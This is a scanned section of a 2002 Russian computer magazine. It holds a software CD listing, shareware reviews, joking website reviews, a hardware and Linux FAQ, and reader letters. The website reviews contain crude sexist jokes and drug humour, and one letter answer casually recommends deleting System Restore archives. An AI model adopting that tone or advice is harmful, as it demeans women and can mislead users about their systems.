WindowFX 2.0
FindJournals 4.3.9
BootXP 2.25
UNIC 2.0
Kana Reminder 1.5
Task Plus 3.8
LexEyes 1.0
Эмулятор Линукса
CGI-SHELL
eDonkey
LANguard Network Security Scanner 3.0
ViPNet Office Firewall 2.8.2
NetCrunch 2.1
ShadowEnterpriseWebFirewall 3.03
STOCONA ANTIVIRUS 2.0
eTrust EZAntivirus 6.0.125
Trojan Remover 4.8.7
ShadowNetworkSpy 2.0
Ettercap 0.6.7
ZxSniffer 4.20b
LANScope 1.0
ShadowDatabaseSecurityScanner 1.11
TridiaVNC 1.5
Advanced Administrative Tools 5.50
PE EXPLORER 1.90
Sure Delete 5.1
Family Key Logger XP 2.10
UnxUtils
iOpus Password Recovery XP
MP3 worx 1.05
AddaButton 3.0
NeroCmd Shell FAR plugin 0.2.1
RQ Search and Replace 1.01
The Bat! Password Viewer
nnCron v. 1.88 beta
Parallaxis Winclip 2.10
VID4WA 2.2
Matrox Technical Support Tweak Utility 5.01.008
Instant Source 1.3
AlterWind LogAnalyzer 1.2
Opera 6.05
CYLONIX VOCODER 1.07 Radium
Cam-Phone 1.3
NetSurf 2.10
Directory Opus 6.2
Соло на клавиатуре 8.0
Taper 1.0
Windows Commander 5.11
ABBYY Fine Reader 6.0
Cool Edit Pro 2.0
Sound Forge 6.0 build 219
Magic HTML Studio 2.0
WinRAR 3.0 Rus

»»» ДРАЙВЕРА

nVidia Detonator 41.03
ATI Radeon 6193 drivers
Soyo USB2.0 Driver 2.47
Analog Device SoundMAX Cadenza Driver 5.12.01.3521

»»» ЮНИКС

Последние ядра
Galeon 1.2.6
Stephanie
NetBSD 1.6
WebCleaner 0.55
Cdrtools 1.11
SOFFIC 0.2p2
Wellenreiter 1.6
PsycologIcal Security System 1.0
mod_mp3 0.39
KMess 0.9.6
Netfilter logs analyzer 0.3
Phoenix 0.3
Evolution 1.1.1
Borland Kylix3
Swipher 0.1
XORSuite 2.2.2

»»» МУЗЫКА

ХИТ-ПАРАД #26 FIDO7.SOUND.UUE
Brullwurfel / Wayfinder
RELAXTEP / Tone

»»» ДЕМКИ

In Control / Farbrausch
Halla / Moppi Productions
The S / Suspend
Project Kerosene / Heikki Anttila & Milan Kolarovic

»»» TRASH

Компоненты для Delphi и C++ Builde
Исходники из "Кодинга"
SQLTools 1.3.5.16
Help Development Studio 1.71
PHP Expert Editor 2.5
Hook Development Kit 2.1
HotDog Professional 6
Справочник по реестру Window
HTML в примерах
ConfigPro for Counter-Strike 2.5
CheMax 1.9
ePSXe 1.5.2

ХАКЕР

ХАКЕР VER 11.02 (46)

Task Plus v 3.8

Windows 9x/Me/NT/2k/XP
Size: 2371 Kb
Freeware
http://www.contactplus.com




Тем, кому простой системы напоминаний, предлагаемой програмой Kana Reminder, недостаточно, я бы посоветовал повнимательней присмотреться к бесплатной версии планировщика Task Plus. Это весьма мощная и полезная прога, в которую можно загнать расписание своих дел на месяцы вперед. Несмотря на то, что интерфейс Task Plus не русифицирован, никаких сложностей при работе с программой у тебя не возникнет. Дело в том, что принцип работы с ней интуитивно понятен: в правой части окна Task Plus - календарь на четыре месяца, ты кликаешь по нужной дате, а затем вписываешь свои задачи, события и планы на этот день в левой части окна. День, на который у тебя что-то запланировано, автоматически отмечается на календаре красным цветом. События можно сортировать по категориям (личное, работа, дни рождения…). Большую часть времени Task Plus сидит в системном трее и самостоятельно вылезает оттуда лишь для того, чтобы напомнить тебе о твоих планах. Как и любой другой приличный планировщик, Task Plus позволяет юзеру отмечать любое дело как выполненное, причем такая отметка может сопровождаться произвольным текстом. И, само собой, Task Plus разрешает распечатать список текущих заданий (или экспортировать его HTML- или CSV-файл).

Ну, а главная прелесть этой проги, которую единодушно отмечают все отечественные обозреватели, заключается в возможности «перетаскивать» задания с одной даты на другую. Оно и понятно! Нафига нашему человеку планировщик, который не позволяет отложить дела на потом? :)

WindowFX v 2.0

Windows 2k/XP
Size: 1063 Kb
Shareware
http://www.stardock.com



Шароварная версия программы WindowFX - это форменное издевательство над пользователем. В ней отключена большая часть самых интересных фишечек! Ну, разве не свинство?!! Тем более, что сама по себе программа совершенно фантастическая. Она занимается тем, что расширяет стандартные возможности интерфейса Windows целым набором специальных эффектов.

WindowFX позволяет устанавливать крупные иконки на Рабочем столе, разрешает настраивать коэффициент прозрачности отдельных окон, заставляет их отбрасывать полноценные тени. А с какими потрясающими эффектами отныне эти окна могут открываться и закрываться! Черт! Два щелчка по иконке, и окошко, плавно вращаясь, вылетает из глубины экрана; один клик по «Свернуть», и окно делится на две части, которые распахивается настежь, словно ворота! При совместном же использовании WindowFX с WindowBlinds (другим продуктом этой же компании) разработчики гарантируют дополнительные фокусы с освещением… Да и процессор (который и так практически простаивает при офисной работе) программа загружает не так уж и сильно. К тому же, если на видеокарте твоей машины написано что-нибудь вроде NVidia Geforce, ATI Radeon или, на худой конец, Matrox G400, ты, вдобавок ко всему, сможешь ощутить все прелести аппаратной акселерации.

Эх, чувствую, что если бы не кастрированность шароварной версии, то у нас с WindowFX уже сложились бы прочные семейные отношения… А так придется ждать неофициального релиза :).

ДИНАМИТ FM 101,2



телефон рекламной службы :

+ (095) 105 3500

WWW.DINAMITFM.RU

№ лицензии - Лиц. Серия: РВ № 4413 от 14 июня 2000 г.

ШароWAREZ

M.J.Ash (www.xknows.com, m.j.ash@real.xakep.ru)



BootXP v 2.25

Windows 9x/Me/NT/2k/XP
Size: 1128 Kb
Shareware
http://www.bootxp.net




Специальная утилита, которая служит для изменения загрузочной заставки в операционных системах Windows XP и Windows 2000. Напомню, что разработчики WinXP/Win2k зачем-то запихнули эту картинку в системный файл NTOSKRNL.EXE, хотя, к примеру, в Windows 95/98 она спокойно лежала в корне системного диска под названием logo.sys, и никто на это не жаловался. Или, может, кто-то был этим недоволен? Не знаю. Главное - результат налицо: если раньше картинку можно было сменить вручную безо всякого риска, то теперь та же самая операция проводится с помощью редактора ресурсов без гарантии, что система эту операцию перенесет :). Хотя, о чем это я? Ведь я как раз начал рассказывать о программе, которая берет все необходимые операции на себя и тем самым сводит риск к минимуму. К примеру, в NTOSKRNL.EXE надо помещать только изображение в формате BMP разрешением 640x480 и 16 цветами, но пользователь BootXP может использовать любые файлы форматов BMP, JPG, GIF, PNG, PCX, TGA, TIF - программа самостоятельно подгонит параметры любого изображения до требуемых значений. Кстати, результаты этой подгонки можно сразу же оценить благодаря функции полноэкранного предварительного просмотра. Если приличные картинки на твоей машине отсутствуют (имеются одни неприличные), то следует обратить внимание на тесную интеграцию BootXP с Интернетом: поиск новых заставок можно начинать, не выходя из проги! Ну и, наконец, работая с BootXP, ты меняешь загрузочную картинку или положение Progress Bar'а без лишних перезагрузок операционной системы. Одна эта функция чего стоит!

TIPS&TRICKS

Довольно коварную западлянку припас для нас Билли в XP. Дело в том, что если кто-нибудь поменяет под XP мать на другую, то при первой же загрузке нарвётся на ошибку вроде "Inaccessible boot device" и ничего, кроме переустановки системы тебе не поможет. В WinXP так же, как и в Win2k (но не в Win9x), довольно сильно отличаются дрова для IDE-контроллеров у разных чипсетов, встроенных в мать, поэтому при замене мамы на другую с другим чипсетом, система уже не сможет обнаружить твой винт. Так вот чтобы этого избежать, нужно в Device Manager'е (Start->Control Panel->System->Hardware->Device Manager) в разделе "IDE ATA/ATAPI controllers" поменять "Bus Master IDE controller" на "Standart Dual Channel PCI IDE Controller". Затем можешь уже спокойно устанавливать мать и ставить родной IDE controller.

NeroN
neronx@mail.ru
http://neronx.narod.ru






LexEyes v 1.0

Windows 9x/Me/NT/2k/XP
Size: 224 Kb
Freeware
http://www.steinke.net/lexeyes

Уф, что-то я устал от программ больших и серьезных. Ты, я думаю, тоже. А потому предлагаю тебе расслабиться и заценить новый экспонат моей коллекции прикольного софта, который называется LexEyes. Данное чудо программистской мысли, несомненно, появилось на свет под влиянием пива и впечатлений от известных любому юниксойду X-Eyes. Но программа LexEyes - однозначно круче, поскольку поддерживает сменные «шкуры» и позволяет использовать от 1 до 32 глаз в одной теме. Ты представляешь себе нечто с 32 глазами, внимательно следящими за движениями указателя мыши? Я - нет. Но это явно будет еще хуже омерзительного Glibber'а, чья «шкура» идет в комплекте программы. А ведь у него этих глаз-то всего-то 9 штук! Также вместе с программой поставляется Dust Puppy, BSD Daemon, Evil Paper Clip и другие неприятные существа. LexEyes берет на себя заботу о выводе выбранного персонажа в заданное место экрана (естественно, в режиме «поверх всех окон») и способна загружаться вместе с Windows. Но к чему говорить о всяких мелких технических деталях! Ведь основная причина, по которой LexEyes надо качать немедленно, заключается в том, что новых глазастых персонажей (или просто бесхозных глаз :)) можно клепать без особого труда в домашних условиях из чего угодно (подробная инструкция имеется в readme.txt, но, имхо, она не нужна - и так все ясно). А раз появляется еще одна забавная возможность вдоволь поиздеваться над своими друзьями, учителями, «любимыми» политиками и звездами всех мастей, то разве можно ее упускать? Конечно же, нет. Так что я вот сейчас допишу, а потом пойду «приделывать глазки» моему любимому персонажу - Масяне. Я уже просто вижу, как она сидит на системном трее и с любопытством наблюдает за тем, как ловко я управляю курсором.




WWW

Centner
(centner@real.xakep.ru)

Vendetta.ru

www.vendetta.ru



Что-то наполняется родной рунет со страшной силой сайтами сомнительного содержания. И лучшие из них ждут тебя на наших страницах. На этот раз ты можешь в совершенно безнаказанно облить дерьмом любого неприятного тебе гражданина. Можешь сделать это с особым цинизмом и оттягом, можешь скромно, можешь предельно жестко. Короче, если есть желание замутить виртуальную «мстю» - тебе точно сюда. Заодно почитаешь всяческих опусов из серии: «Я разочаровалась во всех парнях! Одному было плевать на всё, лишь бы я с ним переспала. Другой мой парень, когда мы с ним расстались сказал, что это из-за того, что я ему не дала, хотя до этого у нас дело не дошло, а если бы дошло, то я бы с ним переспала! Третий заявил когда я его бросила, что он со мной косматил по пьяни! Четвёртый рассказал своим знакомым (не друзьям) все, что между нами было! А Я ХОЧУ ПОНЯТЬ - ОНИ ВООБЩЕ УМЕЮТ ЛЮБИТЬ, ИЛИ ИХ ЭТОМУ НЕ УЧИЛИ???» Да, не повезло тетке, а может сама дура, кто знает... Кстати, подобные мысли ты можешь оставлять в комментариях ко всей такой бодяге. Лично мне понравился вопрос молодого человека, у которого кривой член. Он спрашивает «Что делать?» А я бы спросил «Чем?»...

О мужчинах для женщин


http://malinnik.narod.ru/



Адресок для тех, у кого подруга уже есть, но вбить в её чудесную кудрявую головку несколько простых и очевидных вещей ну никак не удаётся. Выход есть - делаешь нужный сайтик в её компе стартовой страничкой и по прошествии некоторого времени наслаждаешься полученными результатами. Это если повезет. Если нет - зализываешь синяки и царапины, наставленные в твоих любимых заповедных местах прозревшей самкой человека. Ты только не поленись сам прочитать то, что будешь девочке подсовывать, а то, может быть, ты и не согласен. Хотя трудно не согласится с правилами для женщин в стиле «Все, что может быть прозрачным – должно быть прозрачным. Везде, где может быть вырез – должен быть вырез. Лучший лифчик – его отсутствие». Мне лично очень понравилось следующее откровение: «Мужчина идет на поводу у своего пениса. Мозг лишь придаток, призванный исполнять полученные от пениса приказы. А пенису ваше чувство юмора и ум, честно говоря, не нужны. Это потом лишь мозг на стадии охмурения замечает у вас эти черты, а в начале мужчина смотрит на вашу задницу, потом на грудь... А если вы стоите лицом к мужчине, то сначала на грудь, потом на лицо, но потом и на задницу. Критерии ясны?»

Петербургский кладоискатель

http://klad.hobby.ru




Это тебе не что-нибудь сомнительное или непроверенное, а ОФИЦИАЛЬНЫЙ САЙТ САНКТ-ПЕТЕРБУРГСКОГО ИСТОРИКО-ИЗЫСКАТЕЛЬСКОГО ОБЩЕСТВА. Не парься по поводу напряжного названия, лучше адресок в браузер забей и завидуй людям, которые из земли всякие прикольные штуки достают и потом их чистят, ремонтируют, копят, носят, ими же меняются и торгуют. Очень рекомендую забраться в раздел, целиком и полностью отданный военным археологам и поудивляться находкам, сделанным подчас неназванными следопытами. Опять же - стоит походить по местному форуму. Для затравочки несколько реальных постов:

- «Подскажите модель и страну изготовителя кассетной авиабомбы времён Второй Мировой. По форме - цилиндр, из центра выходит стальной тросик к которому крепятся половинки корпуса, раскрывающиеся в полёте в виде пропеллера.
- Имеется башенное орудие предположительно А-11 или Ф-34. Кроме того, есть парочка мест, где, с большой вероятностью можно утверждать, могут быть танки (т-34 и Немец). Кому интересно пишите.
- Господа, реальное предложение: куплю за большие деньги танк «ТИГР». Готов сразу приехать и расплатится! Заранее благодарен за любые предложения!»
- Короче, хорош жадничать, доставай из-под дивана свои каски и гранаты, выкатывай старенький «Тигр» из-за сарая и меняй всё это на нормальный комп, хоть инет побороздишь по-человечески.

Конопляные джунгли

http://www.rastaman.tales.ru/



Размышляя однажды о всеобщем легалайзе (что-то пробило на философские темы), наткнулся я на этот милейший сайт, изобилующий искрометным юмором на специфическую тему, близкую сердцу отечественного растамана. На сайте собрана масса самых интересных вещей, но самыми полезными, верными и отвечающими велениям времени мне показались «Растаманские народные приметы», самые лучшие из которых ты уже почти начал читать.

ВОДКУ С ПИВОМ ПИТЬ - голова болеть будет. (Повсеместно).
ГАНДЖА предлагают - курить будем. (Спасибо.)
ЗВОНЯТ В ДВЕРЬ - гости придут. (Растаманские народные сказки.)
КОСЯК забивают - курить будут. (Везде по СНГ.)
МАГНИТОФОН включить - музыка будет, выключить - музыки не будет. (Из проспекта фирмы СОНИ.)
МЕНТЫ в гости пришли - к неудачному вечеру. (Повсеместно.)
ПАПИРОСУ по кругу передают - ганджа курят. (Из руководства по распознаванию торчков, сообщил Я.Тихий, Харьков-Москва).
РАСТАМАН умер - ганджа курить не будет. (Боб Марли и прочие.)
РАСТАМАНЫ за угол пошли - ганджа курить будут. (Сержант Коротков, Москва, 5-е отделение милиции.)
САМОЛЕТЫ летают - нормально, низко летают - пригнуться надо. (Это не примета, а полезный совет.)

Да, не забудь после того, как закончишь изучать этот сайт, сказать решительное «НЕТ!» наркотикам.



WARNING!!!

2003

ПОДПИСКА

С 1 СЕНТЯБРЯ ПО 30 НОЯБРЯ

ПРОИЗВОДИТСЯ ПОДПИСКА ЖУРНАЛА «ХАКЕР»
НА 2003 ГОД И 1-е ПОЛУГОДИЕ.

*Ты можешь подписаться на **Хакер** прямо сейчас! В любом почтовом отделении. Хватай зеленый каталог и ищи наши индексы.*

не пропусти!



Подписка оформляется в любом почтовом отделении связи России и СНГ. На территории России подписка производится по «**Объединенному каталогу 2003**» («Зеленый каталог»), в странах СНГ и по «**Каталогу российских газет и журналов**».

Подписной индекс на год:
«Хакер» **27229**
«Хакер» + CD **45723**

Индекс на полугодие:
«Хакер» **29919**
«Хакер» + CD **45722**

FAQ

Stepan Ilyin aka Step (faq@real.xakep.ru)

Задавая вопрос, подумай! Не стоит мне посылать вопросы, так или иначе связанные с хаком/кряком/фриком - для этого есть hack-faq (hackfaq@real.xakep.ru), не стоит также задавать откровенно ламерские вопросы, ответ на которые ты при определенном желании можешь найти и сам. Я не телепат, поэтому конкретизируй вопрос, присылай как можно больше информации.

вопрос

Надоело в минухе без Инета! Посоветуй, пожалуйста, модемы стоимостью в районе 50-60 у.е., которые сто процентов будут работать под *nix-ами!

ответ

Linux корректно работает только с аппаратными модемами, поэтому все software/win модемы сразу отпадают. Из своего весьма богатого опыта работы с модемами советую тебе модели от USR в первую очередь (присоединяюсь, тоже исходя из своего опыта - прим. ред.), Zyxel, IDC, некоторые из Acorp'ов. Я всегда предпочитал USR всем другим производителям модемов, рекомендую тебе именно их. Да, на Courier-а денег у тебя маловато, а вот на новенький Sportster с поддержкой новомодного протокола v.92 денег как раз хватит. Очень многим нравится ACORP EMFS-2, который также подходит под заявленную ценовую категорию. Но на моей хорошей линии он рвал связь с завидной регулярностью, правда, его настройке я явно уделил недостаточно внимания.

вопрос

У меня на матери интегрированная звуковуха, подскажи, пожалуйста, можно ли ее как-нибудь отключить и поставить новую Sound Blaster Live 5.1?

ответ

Разумеется, можно. При наличии хорошей акустики - даже нужно =). Встроенный звук с легкостью отключается либо в БИОСе (в большинстве случаев), либо джампером на системной плате. Здесь сложно ответить что-то конкретное, все зависит от производителя и модели твоей материнки. После отключения интегрированного звука смело устанавливай свой SoundBlaster.

вопрос

У меня внешний модем Zyxel Omni 56k plus. При установке XP проверяет COM-порт, а модем подключен к USB-порту. Что делать? Кто виноват?

ответ

Скорее всего, отключены USB порты (в БИОСе или на материнке). Читай соответствующий раздел мануала. Если ты используешь новомодные USB 2.0, то не поленись - поставь соответствующие драйвера. Не забудь также почитать это - www.zyxel.ru/knbase/default.asp?Problem=431.

вопрос

Ходят слухи, что недавно вышедший Intel Celeron 2GHz гонится до 3(!) GHz! Лгут, наверное?

ответ

Новые Celeron-ы, построенные на уже знакомой и всеми любимой технологии Northwood (0.13 мкм), действительно сохранили оверклокерский потенциал своего старшего брата. Большинство из 2-ух гигагерцовых Селеронов стабильно работают на частоте 2800-2900 MHz. Однако были и прецеденты, когда этот процессор с коэффициентом умножения 20 работал на шине 150 МГц, то есть на частоте 3000 MHz. Однако даже на такой частоте он был далеко позади Intel P4 1.6A, работающего на той же шине: решающую роль опять же играет объем дополнительного кэша - всего 128 kb. Так что заманчивое количество мегагерцев далеко не всегда отражает реальную производительность процессора...

вопрос

Наконец собрался апгрейдить компьютер. Думаю купить мать MSI K7N420 Pro за 140 вечнозеленых, но не уверен, хорошо ли будет работать встроенный GPU - GF2MX. Все пишут, что хорошо, друзья убеждают в обратном. Где правда?

ответ

Работать будет хорошо, но медленно. Чипсеты серии NForce не пользуются особой популярностью, интегрированная видюха основательно отстает от своих более независимых от материнки собратьев. Поэтому покупать себе вышеуказанную мать я бы не стал, да и GF2MX - уже прошлый век, куда выгоднее (в производительности) будет купить тот же GF2MX (или НЕМНОГО дороже, но GF4MX) отдельно от материнки. Тем более, большинство из них весьма неплохо гонятся (обзоры на www.overclockers.ru), что тоже очень приятно. Здесь решающую роль, вероятно, играет толщина твоего кармана, но помни, что скупой платит дважды!

вопрос

Подскажи НОРМАЛЬНЫЙ бесплатный хостинг.

ответ

Честно говоря, я считаю слова «бесплатный» и «хостинг» совершенно несовместимыми друг с другом. Просто я уже огромное количество раз в этом убеждался. Аксиома 1-ая: ЛЮБОЙ бесплатный хостинг вешает (или будет вешать) рекламу/всплывающее окошко/фрейм на твоем сайте. Аксиома 2-ая: никто не гарантирует тебе стабильность работы сервера. Аксиома 3-я: раз нет гарантий и обязательств, сервер будет падать. Аксиома 4-ая и на сегодня последняя: хостер всегда будет устанавливать какие-либо ограничения. Можешь уже сейчас забыть о хранении mp3-шек и больших архивов - потрут и даже не спросят. Более того, бесплатный хостинг свидетельствует о несерьезности сайта. Если уж собрался создать что-то серьезное - раскошелься на 7-10$ в месяц на отличный хостинг с cgi/perl/php/mysql да плюс ко всему с собственным доменом. Подробнее о платном хостинге читай в соответствующей статье этого номера.

вопрос

Расскажи, пожалуйста, поподробнее об этом OpenOffice-e!

ответ

А: Думаю теперь, когда в OpenOffice-е решены все проблемы с кириллицей, пакет станет реальной заменой MS Office-у. В его состав входят 5 программ, уже знакомых пользователям StarOffice-a. Обо всех по порядку.

1. Writer - текстовый процессор, жутко похожий на свой аналог от разработчиков из Microsoft. До возможностей Word-ы еще, конечно, далеко, но уже сейчас OpenOffice Writer удивляет своим потенциалом в плане верстки и форматирования текста. Более того, он полностью совместим с документами и шаблонами MS Office.
2. Calc - аналог MS Excel, пока еще достаточно скромный. Однако среди уже реализованных функций отмечу возможность вычислений, сортировки, динамические диаграммы.
3. Draw - достаточно простенький векторный редактор. Вряд ли я изменю Corel Draw =).
4. Impress - отличный инструмент для создания презентаций. Разобраться с ним не составит труда, особенно учитывая огромную помощь «Автопилота», автоматизирующего всю работу.
5. Math - последний инструмент пакета, для создания математических формул. Все просто и понятно.

вопрос

Мне очень нравятся твои мини-обзоры. Можешь сделать что-нибудь подобное о программах для «снятия» скриншотов?

ответ

SnagIt6 (www.techsmith.com). Великолепная утилита, которой пользуюсь я, как, впрочем, и добрая половина редакции. До мелочей продуманный интерфейс, доступность любого из видов «захватов», простота в использовании вместе с некоторыми уникальными функциями выводят эту программу в безусловные лидеры среди себе подобных. Особенно хочу отметить функцию «Auto Scroll», позволяющую не только «захватить» видимую часть, скажем, веб-страницы, но и прокрутить ее до конца, получив, таким образом, наиболее полный и качественный скриншот.

HyperSnap-DX 5 (www.hyperionics.com). Если в предыдущем случае плюсом программы являлась простота, то здесь все совершенно по-другому. Утилита напичкана по «самое не хочу» различными функциями, настройками, фильтрами и инструментами обработки изображения. Это, конечно, не фотошоп, но, чтобы скомпоновать несколько скриншотов вместе, подкорректировать гамму, добавить тени и некоторые другие эффекты, будет вполне достаточно.

вопрос

Как увидеть на CD русские имена файлов под ASP Linux?

ответ

В /etc/fstab вставь что-нибудь вроде «/dev/cdrom /mnt/cdrom auto owner,noauto,ro,iocharset=koi8-r 0 0» (естественно, без кавычек).

вопрос

Как тебе Red Hat 8.0? Стоит ли покупать?

ответ

Дистрибутив появился у меня буквально на днях, опишу лишь первые впечатления. Красиво! Действительно красиво, дизайнеры поработали на славу: KDE 3.0.3, Gnome 2.0 и Xfree86 4.2.0 рулят! Идущий с дистрибутивом софт заслуживает не меньшего внимания: Mozzila/Evolution, OpenOffice (с поддержкой проверки русской орфографии), Xmms Audio Player / Grip Video Player, Apache 2. Коегде встречаются проблемы с кириллицей, которая теперь идет только в UNICODE. В остальном нареканий нет, все работает, как часы. В общем, единственным минусом является проблема с кириллицей в консоли и различных приложениях, но что-то мне подсказывает, что она будет всегда... Стоит ли покупать? Если не хочешь геморроя с обновлением KDE, gcc, ядра - можешь приобрести. Если все это ты уже давно сделал - в принципе, ничего нового в RH8.0 ты не увидишь.

вопрос

Как ты думаешь, реально ли поставить *nix на p100/16simm/1video?

ответ

Реально не только поставить, но и работать. У меня стоит древний Mandrake на соседней машине (p133/16Mb) - работать в консоли одно удовольствие! Единственной проблемой при установке было отсутствие поддержки БИОСом (1992 года :)) загрузки с CDROM-а, пришлось создавать загрузочную дискету (в Mandrake-е: «cp boot.img/dev/fd0»).

вопрос

Раньше я использовал NViDiA refresh rate fix (for XP). Но как установил новую версию детонатора (30.xx с вашего диска), то программа перестала работать, т.е. она пишет, что нашла NViDiA geforce 3, но кнопка 'next' горит серым цветом.

ответ

Я сам столкнулся с этой проблемой. Дело в том, что разработчики Detonator-ов изменили формат драйверов, и вся информация о частотах монитора на различных разрешениях находится в другом месте. Соответственно NVIDIA refresh rate fix не в силах что-либо сделать. Могу предложить использовать специальные драйвера для монитора, которые не позволяют занижать заданную в настройках частоту (качать отсюда - www.3dnews.ru/documents/971/hackmon.zip). Не исключено, что на момент публикации выйдет новая версия программы, не забудь проверить.

вопрос

Купил себе интерфейсный кабель для Siemens c45. Подскажи софт, с помощью которого можно будет залить свои мелодии и логотипы!

ответ

Sx35CZ 2.3.0.1 (www.visualpoint.net/siemensgsm.ru/soft/sx35cz.zip) По-моему, одна из лучших программ для работы с любыми телефонами от фирмы Siemens. Все просто и со вкусом, более того - программа имеет русскоязычный интерфейс, так что все обучение и вовсе сводится на нет. Если нужно подкорректировать записную книжку, залить мелодию или логотип - это именно то, что тебе нужно.

Mobile Navigator 1.0b3 (www.mobnav.com/) Очень мощная программа для работы с 45 серией Siemens-ов (для c45 нужен еще и специальный plug-in www.siemens-club.ru/files/Siemens_C45.zip). Реализовано абсолютно все, что могло быть сделано, вплоть до построения графика уровня приема сигнала в реальном времени. Однако никаких проблем с навигацией среди дебрей различных настроек и функций не возникает, благодаря достаточно стандартному, но уже заслужившему доверие интерфейсу.

Кучу другого софта с описаниями для всех моделей Siemens-ов ты найдешь здесь - www.siemensgsm.ru/soft.htm.

ЛАМОРАЗМЫ НОМЕРА

Я плакал:

1. Мог ли сломаться винт, если я его подключил в работающий компьютер? (yonix@linuxmail.org)
2. Я пытаюсь удалить файлы (клавишей F8 в NC) с одного CD - но ничего не получается. Почему? (anna_fesova@aport.ru)
3. Купил с рук монитор, а он оказался неработающим… Что делать? :(. (hyper@tamonaha.com)



ё-MAIL

Наше е-мыло: magazine@real.xakep.ru

НА ПИСЬМА ОТВЕЧАЛ CENTNER

НАМ ПРИХОДИТ КУЧА ПИСЕМ, НО 99% ЭТОГО СПАМА МЫ СРАЗУ ОТПРАВЛЯЕМ В /DEV/NULL

Сразу же в треш:

1. Письма с матом, пустой руганью - хамов мы не любим.
2. Просьбы выслать кряк, программу - поисковики в Инете тебе помогут.
3. Объяснить, почему не работает программа (железка) - мы не саппорт твоего софта и оборудования.
4. Вопросы в стиле «как настроить» - RTFM.
5. Просьбы прислать бесплатно журнал, компьютер, Mersedes CLK - мы сами халявщики и халяву не раздаем :).
6. Взломать/крякнуть/фрикнуть твоего соседа, подружку, мавзолей Ленина - мы журналисты и ничего в этом не понимаем, не видели, не знаем.

А вот письма с мнениями о журнале, критикой, с идеями, предложениями, мыслями и прочим, относящимся непосредственно к журналу, - мы читаем внимательно.

Очередной хит-парад ваших потрясающих до глубин самого глубокого кишечника опусов начинаю во вполне общефилософском настроении. Даже письма – ну, как на подбор... Сговорились, что ли? А я тут медитирую между делом над идеей, которая с течением времени позволит мне обзавестись специальной шапкой обязательно яркой раскраски, которую я буду напяливать на голову всякий раз, занимаясь разбором почты. А еще я тут реально угорал над фигульками, которые иногда на lenta.ru постят: «Любопытную информацию о томских хакерах распространяет местное сетевое издание «Обыватель». Как утверждается на сайте, эти люди работают преимущественно из интернет-кафе, узнают друг друга по головным уборам, используют для взломов программу «Фотошоп» и зарабатывают довольно крупные суммы.» Ай да «Обыватель», ай да сукин сын :)). Ладно, дело не в этом, приступим к заслушиванию пострадавших и свидетелей. Всем встать!



С извечным вопросом «Быть или не быть» обращается к нам Мамонкин Алексей [tigra777@online.ru]

Привет, Хакер. Пишет вам простой юзер из Москвы. Я решил к вам обратиться по такому вот делу: мой C:\ непонятным образом захламлен архивами типа RG00000243125 (папка c:_restore\ARCHIVE). Мой Касперский при полном избыточном сканировании ничего не нашел. Вируса, стало быть, нет? Как повлияет удаление пары гигов этих архивов на работу моего PC? Огромное спасибо!!!

Ну-с, благодарить нас пока что не за что, лучше я займусь ненаучным угадыванием всех обстоятельств, которые и привели Алексея к вышеописанной ситуации. В чем суть проблемы, уважаемый? Вдруг, откуда ни возьмись, на системном диске появляются подозрительные архивы, которые ни на что, кроме как на проверку отечественным антивирусом, не годятся? И даже вирусов в них нет? Ну, и славненько - расчищаем себе местечко, снося нафиг заресторенное файло. Предположу, что «удаление пары гигов этих архивов» на работу твоего компа повлияют самым благотворным образом: вместе с дефрагментацией удаление позволит твоему винту вздохнуть несколько свободнее. И тебе вместе с ним :)).



Теперь вот pimich [pimich@mail.ru] нас приветствует и пристает с вопросами.

Здравствуйте, ребята! Пишет вам постоянный читатель Pimich. Я уже как-то отправлял вам msg, когда только инет подключил (месяц назад). Мне тогда какая-то девушка благодарность прислала (в ответ на письмо). Решил вот повторить сие действо. Хочется общения, но приходится сидеть дома одному (болен я тяжко :)). А! Вопросик у меня назрел. Г-н Centner, Вы не скажете куды ХолоD делся? Давно его не слышно... Все, хватит ваш ящик спамом засорять, до свидания!

